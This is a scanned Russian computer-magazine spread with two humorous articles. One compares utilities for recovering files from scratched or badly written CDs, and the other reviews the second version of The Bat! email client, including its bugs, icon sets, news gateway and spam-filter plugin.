
Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

PC_Zone

ЛАЗЕРНАЯ ТЕРАПИЯ

A.P.$lasH (ap-slash@tfs.kiev.ua)





ЛАЗЕРНАЯ ТЕРАПИЯ

ВОССТАНОВЛЕНИЕ ФАЙЛОВ С НЕЧИТАЕМЫХ КОМПАКТОВ

"Толян, я возьму десять фильмов, ага?" Вот не люблю я эту фразу. Если верить статистике, миллионы честных мальчиков ежедневно взрывают чужие диски в своих мегаприводах, наполняют компактами чудеса финской сантехники, заливают их пивом и украшают чебуреками. "Вау! Нам так понравилось... На дискаре раз 20 по кругу гоняли, потом еще Зяме одолжили - ему в машине слушать нечего". Кому "вау", а у кого последние две песни улетели в страну вечной охоты. Пыль, царапины, отпечатки пальцев. Ну [beep!]... ладно, я буду бороться. В древности разговор был коротким - дубина, кольт и бараньи ножницы, но прогресс не стоит на месте. Сегодня мы попытаемся восстановить информацию на компакте. Неважно, почему не читаются файлы - ошибка в процессе записи, незакрытая сессия или просто царапина. Не торопись выбрасывать болванку. Как правило, есть шанс вернуть информацию с того света.

<Гордо принимаем исходную позицию>

Тренироваться будем на RW'шке, которая пару лет назад перешла ко мне по наследству от одного хорошего знакомого. Его Mitsumi отказался читать хозяйскую болванку, а поскольку перезаписать ее на тот момент было сложнее, чем выбросить, компакт перекочевал в мои руки. Почему я выбрал для примера именно его? Дело в том, что на этой болванке присутствуют две наиболее распространенные ошибки чтения. Первая - в результате некорректной записи на диске появились безумные имена вида "ENOI?E?.RAR". Вторая - банальные царапины, из-за которых файл читается в лучшем случае до середины. Следуя рекомендациям лучших компактоводов страны, я подготовил надежный CDRW-привод. Как и всякая приличная зубная щетка, в силу своей конструкции он проникает в самые труднодоступные места испорченного диска.

Братья железячники рекомендуют восстанавливать компакты вручную, причем каждый следующий советчик упрекает предыдущего в кривизне рук и варварском подходе к самому процессу. Корректируем зеленкой, шлифуем бархатной тряпочкой... Процесс трудоемкий, нужно запастись терпением.

Валентин Сидякин - Воскрешение CD:
www.pctower.narod.ru/hardware_cd_lives.htm


Компьютерные Вести On-Line напоминают о том, что болванка может не читаться по вине самого привода.

Чистка приводов CD-ROM:
www.winsov.nm.ru/cdrom.htm
Взрыв CD-ROM'а:
www.winsov.nm.ru/vzriv.htm
Ремонт приводов CD-ROM:
www.winsov.nm.ru/remontcd.htm

Обрати внимание на порядок следования последних трех статей. Не спеши, проникнись, и все у тебя получится. В идеале рядом должен находиться более опытный реаниматор из числа твоих знакомых.

Интересно узнать о компактах как можно больше? Почитай CDR FAQ от Andy McFadden.

Оригинал на английском языке:
www.cdrfaq.org/
Перевод на русский язык (О.В.Нечай):
http://members.tripod.com/greatkorzhik/cdrfaq.htm



Компактный абзац - http://hamjudo.com

Знающие люди рекомендуют CDSlow, т.к. эта программа позволяет установить необходимую скорость считывания данных. Теорема гласит - чем ниже скорость нашего привода, тем выше вероятность успешной реинкарнации. Но если на скорости 4x мой файл восстанавливался с ошибками, то на 24x неприличная картинка стала вполне читабельной. Видимо, по-всякому бывает. Скачиваем в обязательном порядке (http://vdruzhin.chat.ru/cdslow22.zip), в хозяйстве пригодится, но запускаем лишь в крайнем случае, когда без нее результатов добиться не удалось. Остается протереть компакт бархатной тряпочкой, причем не по кругу, а от центра - к краям (дополнительные продольные царапины ему не нужны), открыть лоток и закатать рукава рабочей спецовки.

<Так как и почему так?>


Почему я выбираю программы вместо того, чтобы яростно заюзать специальные пасты, набор кисточек и тряпку? На то есть несколько причин. Начнем с того, что софтовые ошибки, типа неправильных имен файлов,

иначе не исправишь. Что касается царапин, тут разговор особый. Запустить необходимую утилиту по силам любому, и она дает практически неограниченное количество попыток, а всевозможными пастами можно залечить болванку до такой степени, что после этого ее даже на стенку стыдно будет повесить. Без необходимых навыков и надлежащего инструментария не обойтись. Научиться нужно, а вот пользоваться - только в крайнем случае. На сбойном участке диска может оказаться не самый важный участок файла. К примеру, DAT на VideoCD состоит из множества отдельных фреймов, часть которых в результирующем видео нужна как зайцу стоп-сигнал. Соответственно, проще переписать его на диск и отфильтровать сбойные участки. Сегодня я хочу рассказать о восстановлении данных с позиции наивной Золушки, которая ухлопала несколько бессонных ночей на сравнительный анализ пяти программных продуктов. Поехали.

<Общие принципы работы>

Все претенденты реализуют примерно одинаковые методы восстановления информации. Пересказывать одно и то же нет смысла, попытаюсь рассказать о них в одном разделе. Итак, доступ к диску осуществляется напрямую, минуя стандартные функции Windows. Для этих целей используются специальные драйверы ASPI (Win9x) или SPTI (WinNT). Информация считывается блоками заданного размера. Если сектор на диске прочитать не удалось, его можно пропустить (размер файла уменьшается), принять "AS-IS" (в том виде, в котором его возвращает драйвер), или заполнить нулями. Первый способ подходит для восстановления текстовых файлов и mp3 - заполнение сбойного блока мусором делу не поможет. Оставшиеся два метода хороши тем, что сохраняют исходную структуру файла (практически незаменимы для игровых и файловых архивов). Очень часто среди параметров программы присутствует "Retry Count" (количество повторений). Драйвер возвращает разный мусор в сбойных секторах, поэтому реаниматор считывает его несколько раз, дожидаясь как минимум 50-процентного сходства между этими данными. А на зиму жирафы улетают в Зимбабве. Ты еще не уснул? Это я так, проверяю. Закончили с теорией.

<Bad Copy Pro>


Bad Copy Pro

Топор из ракушки в руках пролетариата. Настройки у программы отсутствуют, работа упрощена до минимума. В левой части окна отображается список устройств, с которыми умеет работать Bad Copy Pro. Среди них - компакты. То, что нам нужно. Программа предлагает на выбор три режима восстановления файлов: "Rescue Corrupted Files" (восстановить поврежденные файлы), "Rescue Lost Files, Mode #1" и "Rescue Lost Files, Mode #2" (два способа восстановления утерянных файлов). Как правильно выбрать необходимый режим? Последовательно. Первый (Rescue Corrupted Files) поможет в том случае, когда файл отображается виндовым проводником. Если сам диск читается, просто нажимай кнопку "Next". Перед тобой список файлов, отмечай необходимые. "Max Data", "Normal" и "Max Speed" отличаются количеством попыток при чтении сбойного сектора. Первый режим, соответственно, самый медленный. Если файлы в проводнике не видны или диск вообще не читается, выбирай "Rescue Lost Files, Mode #1" - в верхнем окошке выбираешь дисковод, жмешь на кнопку "Scan Disk" и выбираешь номер дорожки (Trak No). Далее - все тот же список файлов и "галочки". О принципах работы Mode #2 я могу только догадываться (разработчики скромно молчат). Судя по всему, Bad Copy Pro игнорирует оглавление диска и распознает пропавшие файлы по сигнатурам. Заряжаешь кнопку "Start" и дожидаешься завершения процесса сканирования. Названия файлов исчезнут, программа назовет их File1.exe, File2.doc и т.д. Что касается сбойных секторов, Bad Copy Pro принимает их "AS-IS". Это не Olympus, это "мыльница", но довольно удобная и неприхотливая.

NEXT


BAD Copy Pro

Домашняя страница:
http://jufsoft.com/badcopy
Установочный архив:
http://download.jufsoft.com/download/badcopy3.exe

PC_Zone


ЛАЗЕРНАЯ ТЕРАПИЯ

A.P.$lasH (ap-slash@tfs.kiev.ua)





<CD Data Rescue>



CD Data Rescue


Нет, не перевелись еще на земле нашей креативные дизайнеры, для которых идеал интерфейса - программируемый щит для управления сталелитейным заводом. Разработчики утверждают, что CD Data Rescue - самый дружелюбный и простой в обращении реаниматор. Правда, кнопка [X] на заголовке не закрывает программу, а сбрасывает настройки в исходное положение. Фича, не иначе (в новой версии уже исправили). В окне у нас две основные закладки, переключаясь между которыми, пользователь выбирает формат исходного диска - "Mode A" (ISO-9660) и "Mode B" (UDF). Не уверен, какой из них выбрать? Нажми "Autodetect", программа подскажет. Минимальная последовательность действий: "CD Device" (дисковод), "Autodetect" (формат), затем кнопками "Slight"/"Moderate"/"Severe"/"Extreme" указываем степень поврежденности диска от самой слабой до практически безнадежной. Эти кнопки, в частности, устанавливают "Retry Level" (количество повторений), о котором я уже рассказывал. "Add Files" - выбираем файлы, "Dst Folder" - назначаем целевой каталог. Кнопка "OverRead" отвечает за восстановление сбойных секторов. В нажатом состоянии рекомендует программе заполнять нечитающиеся участки восстановленной информации нулями. Mode B (UDF) спасает удаленные файлы и сканирует диск не хуже Bad Copy Pro. Менее дружелюбная, но более гибкая альтернатива.

CD Data Rescue

Домашняя страница:
www.naltech.com/
Свежий релиз:
www.naltech.com/download/cddr.exe
Версия постарше:
ftp://ftp.monash.edu.au/pub/disk3/miscutil/cddr11.exe
Вопросы и ответы (на английском языке):
www.naltech.com/faq.htm

<CD / DVD Diagnostic>

Профессиональный пакет от программистов компании ArrowKey. Демонстрационная версия с их сайта не умеет копировать файлы на диск, а найти полноценный retail довольно сложно. Программа не только восстанавливает файлы, но еще и показывает массу интересной и полезной информации о компакте. CD / DVD Diagnostic лишен



CD / DVD Diagnostic


всепоглощающей индивидуальности - вылитый Проводник, поэтому работать с ним очень просто. Чем он лучше того же CD Data Rescue? Тем, что многое решает сам. Пользователь, озабоченный судьбой своих компактов, не обязан заморачиваться дополнительными настройками. CD и даже DVD определяются автоматически во время запуска программы, все файлы сгруппированы по сессиям. "File - Select device" (дисковод), затем из контекстного меню файла выбираем "Copy file ..." (копировать). Дополнительные бонусы - можно скопировать сразу все файлы - целиком и частями (поддерживается копирование произвольного сектора), посмотреть TOC (Table of contents - таблицу оглавления) и протестировать читаемость диска (первым делом после покупки компакта). Содержимое каждого диска кешируется, так что в следующий раз программа перечитает его намного быстрее. Одним словом, молодцы. Профессионалы, они и в Африке...

CD / DVD Diagnostic

Домашняя страница:
www.arrowkey.com/cddvd_diagnostic.html
Установочный архив:
www.arrowkey.com/pub/diagnostic.exe
Вопросы и ответы (на английском языке):
www.arrowkey.com/faqcdrdiag.html

<CD Check>

Восстановление данных - процесс длительный. Диалоговое окно с надписью "Да, я таки работаю!" не вдохновляет, и пользователь начинает волноваться - а не впала ли драгоценная приблуда в ступор? Индикатор на панели привода все еще мигает, но мало ли... CD Check своему владельцу нервы не портит, он выдает исчерпывающую информацию о том, чем занимается программа в данный момент. Восстановление данных и проверку диска в любой момент можно не только прервать, но и поставить на паузу. Спасти можно как весь диск, так и произвольное количество файлов. Интересно, что CD Check спокойно вытаскивает информацию с любого носителя, который винда считает диском. Нажимай на кнопку "Recover" (восстановить) с изображением чумовоза. Перед каждым сеансом реанимации программа заново спросит основные параметры - таймаут на восстановление сектора, количество повторных считываний одного блока данных и т.д. Всяко лучше, чем лишний раз лезть



CD Check

в настройки. Перед созданием своего собственного компакта можно сохранить контрольную сумму всех файлов (поддерживается масса алгоритмов от MD2 до RIPEMD 160), чтобы после записи программа наверняка смогла обнаружить возможные ошибки. Сама наглядность. После проверки компакта в окне программы высвечивается список сбойных участков на диске и соответствующий номер сектора. Рекомендую включить "Options - Layout - Button position - Left" (Параметры - Внешний вид - Расположение кнопок - Слева). Интересное решение, мне понравилось. Только вот надписи в диалоговых окнах можно было и не раскрашивать - стиль павлина себя не оправдывает. Дальтоники не поймут, а эстеты не оценят.


CD Check

Домашняя страница:
www.elpros.si/CDCheck
Проверенный временем релиз:
www.elpros.si/CDCheck/CDCheckSetup.exe
Тестовая версия:
www.elpros.si/CDCheck/bCDCheck.zip

<ISO Buster>

Символ программы IsoBuster - летающая мышь по имени Batman. Аналогии не уловил, но утилитой увлекся основательно. Она читает массу дисковых образов (ISO, BIN, NRG, CIF, CUE и т.д.), а также показывает все дорожки, файловые системы и сессии компакта в виде отдельных ветвей основного списка (понимает ISO, Joliet, Rock Ridge...). Поиск информации на дисках в формате UDF, просмотр секторов, тестирование поверхности компакта, проверка файлов на чтение. Одно расстраивает - сохранить исходную структуру файла можно только при сохранении всего диска в ISO (да, она и это умеет). Чем же я так увлекся? Как и прежде, приятными бонусами. IsoBuster сохраняет на диск звуковые дорожки музыкальных дисков и отфильтровывает MPEG-составляющие у DAT-файлов на VideoCD. С музыкальными дисками все и так ясно, а по по-




IsoBuster

воду VideoCD я уже рассказывал - DAT состоит из нескольких частей, причем некоторые можно спокойно выбросить. В принципе, этим занимаются утилиты класса Dat2Mpeg, но IsoBuster и сам справляется. Для сравнения - первая часть добротного фильма Hackers на VideoCD занимает 555 метров, после фильтрации - 548. Дело не в экономии свободного места. Если повезет, именно лишние фреймы DAT-файла попадут на сбойный участок диска. Винда в любом случае не прочтет файл, а IsoBuster пропустит весь мусор и перепишет готовый MPEG. Так вот ты какой, Бэтмен...

ISOBuster

Домашняя страница:
www.smart-projects.net
Установочный архив:
www.isobusterdownload.com/isobuster_14_eng.zip
Русский интерфейс:
www.smart-projects.net/downloads/isobuster/dlls/Russian.dll

<А что на практике?>

Ну вот, с программами познакомились. На повестке дня последний вопрос - подведение итогов. С заданием справились не все. Данные на сбойных секторах были восстановлены, а вот с неправильными именами файлов возникли некоторые трудности. Напоминаю, для проверки я выбрал "ENOI?E?.RAR". В Bad Copy Pro пришлось выбрать "Rescue Lost Files, Mode #1", просканировать весь диск и только после этого сохранить результаты. В обычном режиме он просто не смог создать файл с таким именем. А ведь разработчики уверяли, что если файл отображается в Проводнике, "Rescue Corrupted Files" обязательно должен помочь. CD Check просто не нашел его на диске. IsoBuster справился, но... Если выделить несколько файлов с неправильными именами, он не предлагает их переименовать и пишет на диск в исходном виде. Соответственно, после этого винда опять сообщает о том, что файл открыть не удалось. К счастью, проблема решается выбором другой файловой системы (ISO или Joliet с короткими именами файлов). CD / DVD Diagnostic и CD Data Rescue на имена не жаловались, самостоятельно все исправили и сохранили. В принципе, подобные ошибки встречаются очень редко. Главное, что все без исключения смогли реанимировать файлы на нечитаемых участках диска, и я вдоволь начитался документов, которые бывший хозяин диска считал безвозвратно утерянными. Скорость восстановления была примерно одинаковой. Сложно оценивать программы по этому параметру, т.к. все зависит от степени паршивости каждого диска, параметров программы и скорости, на которой работает привод. В среднем, на 4x при восстановлении мегабайтного файла все реаниматоры управились за 25 минут с копейками. Выбирай дополнительные возможности, сегодня у каждой программы есть свои, достаточно интересные. "Толян, так я возьму десять фильмов, ага?" Бери. Ты хороший человек. И потом, я основательно подготовился - на неделе скачал великолепный набор утилит, а сейчас пойду покупать бараньи ножницы. Будь поаккуратнее с моими дисками, друг.



PC_Zone

БАТ ИЛИ НЕ БАТ?

A.P.$lasH (ap-slash@tfs.kiev.ua)


Бат или не Бат?

РАЗМЫШЛЕНИЯ НА ТЕМУ ВЫХОДА ВТОРОЙ ВЕРСИИ

"Люди, а говорят, что завтра вторая версия выходит!" Народ не любит провокаторов. "На костер? За что? Руки, руки!" Даже последнюю серию Санта-Барбары ожидали с меньшим азартом. Престарелые админы печатали в своих мемуарах: "Скорее всего, не доживу..." И вот, наконец, дождались. В начале сентября RitLabs официально объявили о релизе. Танурков и Масютин (разработчики) стояли в лучах заката на фоне обновленного дизайна своей страницы, а вокруг рыдали от счастья женщины и программисты. Изголодавшаяся колонна продвинутых пользователей, воняя протекторами, рванула на сайт молдавских вундеркиндов за вожделенным архивом. Внезапно послышались робкие возгласы: "Иконки - отстой!", "IMAP глючит!", "Я угробила все свои папки!" Отстающие машинально дернули ручник и на всякий случай переспросили: "Так что случилось? Качать или не качать?" Сейчас попытаемся разобраться, а по пути поглазеем на дополнительный инвентарь к легендарному мейлеру.

<Подготовительные мантры>

Первым делом следует основательно помедитировать на тему: "Я не жду от программы ничего особенного". За все эти годы вторая версия превратилась в красивый миф, и пользователям снились золотые горы архиважных фенечек, обещанных щедрыми разработчиками.




Глазам своим не верю... Вторая версия!

Последняя версия (на момент написания статьи - 2.00.6):
www.ritlabs.com/download/the_bat/the_bat.exe
Языковой модуль от 23 июля 2002:
www.ritlabs.com/download/the_bat/intpack.exe
Статья Алекса Экслера по поводу релиза второй версии:
http://exler.ru/expromt/09-09-2003.htm

В частности, планировалось полностью переписать программу на C++, сделать настраиваемые панели инструментов и добавить ньюсы. Поднимаем руку вверх, кричим: "На-пле-вать!", опускаем руку. Чтобы лишний раз голова не болела, от мегаидеи с другим языком программирования пришлось отказаться. Панели инструментов ни капли не изменились, а ньюсы пока так и остались в планах на будущее. На первый взгляд, The Bat! остался прежним, так что к новому интерфейсу привыкать не придется. И наконец, несмотря на то, что это релиз, без ошибок не обошлось. Что поделаешь, поджимали сроки сдачи готовой программы (политика разработчиков не допускает слишком длинных интервалов между новыми версиями). Не забывай - настоящие индейцы регулярно делают резервные копии.

<Здравствуйте, Гедеван Александрович!>


Итак, если ты все же решился рискнуть и скачал дистрибутив, не торопись устанавливать программу. У тебя есть учетные записи, которые поддерживают IMAP? Во второй версии The Bat! уже нельзя изменить почтовый протокол, его можно выбрать только в процессе создания нового почтового ящика. Нажимай Ctrl+Shift+P, переходи на закладку "Транспорт" и переключай протокол везде, где необходимо. Троекратное "Ура!" - начиная со второй версии The Bat! реализует полноценную поддержку IMAP. Трижды сплевываем через левое плечо, стучим по дереву и запускаем инсталлятор. Ключ на старт! И что мы видим? Программа сменила систему регистрации. Даже если весь прошлый год ты таскал на стройке рубероид, мечтая оплатить лицензионную версию, процесс придется повторить. К счастью, для зарегистриро-


The Bat! оправдывает свое название

ванных пользователей предусмотрена 50% скидка. Если ты не попал в число этих счастливчиков, впереди еще целый месяц на то, чтобы обдумать целесообразность покупки. У сайта RitLabs появилась новая эмблема - огромный блестящий шар. Но это не значит, что все "на шару", это просто картинка такая.
Что может испугать неподготовленного пользователя при запуске второй версии? Иконки. Стефан Танурков случайно обнаружил в интернете кустарные глифы неизвестного художника и решил обновить интерфейс программы. Многие не одобрили выбор маэстро. Даже знаменитый Алекс Экслер в своих ежедневнонастроенческих экспромтах посетовал на то, что (внимание - каламбур) мышь стала серой. К счастью, Стефан никому не навязывает свои предпочтения, с незапамятных времен The Bat! поддерживает сменные глифы - пользовательские наборы иконок. Обыкновенный BMP-файл необходимо назвать glyphs.bmp и положить в каталог программы. Экслер предложил своим читателям линк на один из таких файлов. Так как я не хочу одалживать у Алекса его единственную ссылку, придется предложить альтернативные варианты. Итак, открываем страницу с обзорами глифов от инициативной группы NoBat, либо скачиваем The Bat! Skin Pack от SoftNews.Ro. Я уже давным-давно жадно нахватал изображений из разных программ, поэтому новых иконок во второй версии поначалу просто не заметил.

Обзоры глифов от инициативной группы NoBat:
www.nobat.ru/glyphs.html
The Bat! Skin Pack от SoftNews.Ro:
www.slo.ru:80/files/TheBat_skinpack.zip

<Долго болел HTML>



Гипертекстовые навороты

Сколько помню себя пользователем The Bat! - регулярно наблюдаю, как стенка на стенку разбираются два противоборствующих лагеря - любители HTML и сторонники чистого текста. Нужен любимой программе редактор гипертекста или ну его к лешему? Все, спорить больше не о чем. Редактор появился, но если ты качал программу только ради этого, самое время расстроиться.
Создаем новое письмо, выбираем в меню редактора "Options - Message Format - HTML only" (Параметры - Формат письма - HTML), вставляем любую картинку и получаем Access Violation. Нажимаем кнопку "Выровнять текст по центру (влево/вправо)" - аналогичный результат. Если выбрать формат "HTML/Plain text" и не указывать тему, то при сохранении письма The Bat! дважды предложит ее заполнить. "Как я уже говорил, я никогда не повторяюсь" (с) непомнюкто. Лучше оставить редактор в покое и переждать пару-тройку версий. Есть шанс, что вскоре дела пойдут на лад. Диман Павлов (третий сотрудник компании RitLabs) занимается исключительно HTML-компонентой.

NEXT

PC_Zone



БАТ ИЛИ НЕ БАТ?



A.P.$lasH (ap-slash@tfs.kiev.ua)

<Новостей на сегодня нет>

Многие мечтали о том, чтобы The Bat! превратился в полноценный ньюс-ридер. Как там дела с ньюсами? Отлично. Их просто нет. Впрочем, Стефан рекомендует всем страждущим заранее не расстраиваться. По случаю единения с протоколом IMAP, почтовый движок The Bat! был переписан процентов на семьдесят, и теперь программа как никогда готова стать достойной заменой любому новостному клиенту. Самым нетерпеливым прямая дорога в специальный раздел на сайте Андрея Переводчика - http://barin.com.ua/soft/mygate/.
Читаем справочный файл программы "MyGate", где черным по белому написано: "Создавалась программа для конкретной цели - для чтения конференций, которые передаются по протоколу NNTP, через интерфейс POP3 (а если более конкретно, из почтовика The Bat!, который по NNTP работать не умеет (по крайней мере, на момент написания этой программы))". MyGate позволяет как получать сообщения из конференций, так и отправлять свои собственные, причем The Bat! даже не подозревает о том, что его превратили в Forte Agent. Выбираем в программе пункт меню "Шлюз - Создать новый - POP3 > NNTP...", настраиваем его параметры и падаем на кнопку "Подписка - Список групп - Обновить список...". The Bat! необходимо снабдить очередным почтовым ящиком и в графе "Transport - Mail Server" (Транспорт - Почтовый сервер) указать LocalHost. Аккуратно выглядит, шустро порхает, денег не просит. Хвала Переводчику. Парню самое время набирать совковых программеров на платные курсы по написанию достойного софта.



Мышь читает новости

Домашняя страница:
http://barin.com.ua/soft/mygate/
Последняя (на момент написания статьи) версия:
http://barin.com.ua/soft/mygate/mygate205.exe

<Мышиная расширябельность>

Чем толще мышь, тем меньше у нее шансов бесшумно передвигаться в поисках пропитания. Идеальный выход из этой ситуации - реализовать поддержку плагинов и освободить ядро программы от мусора. Планы были грандиозные - разработчики обещали антивирусные модули, антиспам и дополнительные макросы к редактору писем.
Что интересно, все три подвида на сегодняшний день успешно функционируют. Похудеть не получилось, но непомерный рост исполняемого файла кое-как приостановили. Официальная документация постепенно пополняется все новыми подробностями. Уже сейчас можно почитать английский черновик Стефана Тануркова и полностью переведенный на русский язык вариант Алексея Виноградова.
Первыми, не дожидаясь выхода второй версии, появились антивирусы. В связке с программой, по обоюдной договоренности с Касперским, умеет работать KAV. К сожалению, плагин для Dr.Weber от лаборатории Данилова покрылся пылью и больше не обновляется. Какая-то часть коллекции антивирусных модулей распирает FTP-сервер компании RitLabs. Антиспам и макросы появились лишь во второй версии, поэтому похвастаться богатством выбора они пока не могут. По одному экземпляру на брата - BayesIt! от Алексея Виноградова и MyMacros от Андрея Переводчика.

Официальный API для плагинов от RitLabs (RTF, English):
http://klirik.narod.ru/arc/cp-api.zip
Перевод на русский язык от Алексея Виноградова (HTML):
http://klirik.narod.ru/usefuls/cpapiru.htm


Скрещиваем Антивирус Касперского и The Bat!:
www.nobat.ru/klav.html
Плагин для DrWeb 4.29:
ftp://ftp.drweb.ru/pub/betas/drbav429.exe

Коллекция плагинов от RitLabs

Официальный склад (доступ временно закрыт):
ftp://ftp.ritlabs.com/pub/the_bat/bav/
Зеркало сетевых альтруистов:
ftp://ftp.chg.ru/pub/pc/mail/the_bat/bav/

<Плугом по спамеру>

BayesIt! тщательно проверяет входящую корреспонденцию и складывает спамерские письма в отдельную папку. При этом используется метод, в основе которого лежит теорема преподобного Томаса Байеса, провинциального английского священника. В своей статье "Фильтрация спама по Байесу" Виноградов подробно расписал все достоинства и недостатки этого метода.
